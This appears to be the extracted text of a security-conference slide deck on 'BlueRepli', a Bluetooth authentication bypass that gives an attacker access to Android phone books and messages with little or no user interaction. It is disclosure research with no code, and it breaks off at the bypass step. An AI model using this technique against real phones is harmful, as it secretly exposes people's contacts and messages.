

# Stealthily Access Your Android Phones: Bypass the Bluetooth Authentication

**BlueRepli**

by Sourcell Xu and Xin Xin

# Who we are

## Sourcell Xu

- IoT security researcher
- f0-000/bluescan
- Discovered of the BlueRepli
- [sourcell.xu@dbappsecurity.com.cn](mailto:sourcell.xu@dbappsecurity.com.cn)

## Xin Xin

- Hardware hacker
- Make the BlueRepli a convenient hardware tool
- [xin.xin@dbappsecurity.com.cn](mailto:xin.xin@dbappsecurity.com.cn)





HatLab  @DS\_HatLab  
(Hack Any Thing)

# Chaotic Scenes of Privacy



CCTV News 


6月8日 10:48 from the microblogging cloud cut

 **+attention** 



【#APP frequently self-starts accessing files 25,000 times#】 Recently, Xiao Liu, a college student, upgraded his mobile phone system, but found that many APPs frequently self-start and read information. One of the teaching software "You Academy" accessed mobile phone files nearly 25,000 times in ten minutes; the office software "TIM" tried to start nearly 7000 times and read the address book in one hour... Some people said, # Chat mentioned The product was quickly recommended by shopping software# . Have you ever met? Look at the survey↓ [CCTV News Weibo video](#)

- Access phone files **25,000 times** in 10 minutes.
- Self-starting **7000 times** and read the phone book in one hour.


# Could it be **Worse?**



# What's Bluetooth Profile?



# Previous Research: **BadBluetooth**




- Require a malicious app with Bluetooth Permission has been installed on the victim's Android phone.

- PBPA and MAP require the Bluetooth device to be initiator and the phone to be the acceptor, which is opposite to the attack flow. This make the attack less stealthy.

# What can BlueRepli do?


for almost all Android phones

- Only one interaction with the victim
- The attacker can make this interaction very deceptive.




for a well-known manufacture  
(may be affected 100 million devices)

- Totally Stealthily



or




# Two Dialog Boxes During Access to PBAP and MAP

1

Pairing Request


How to bypass?



2


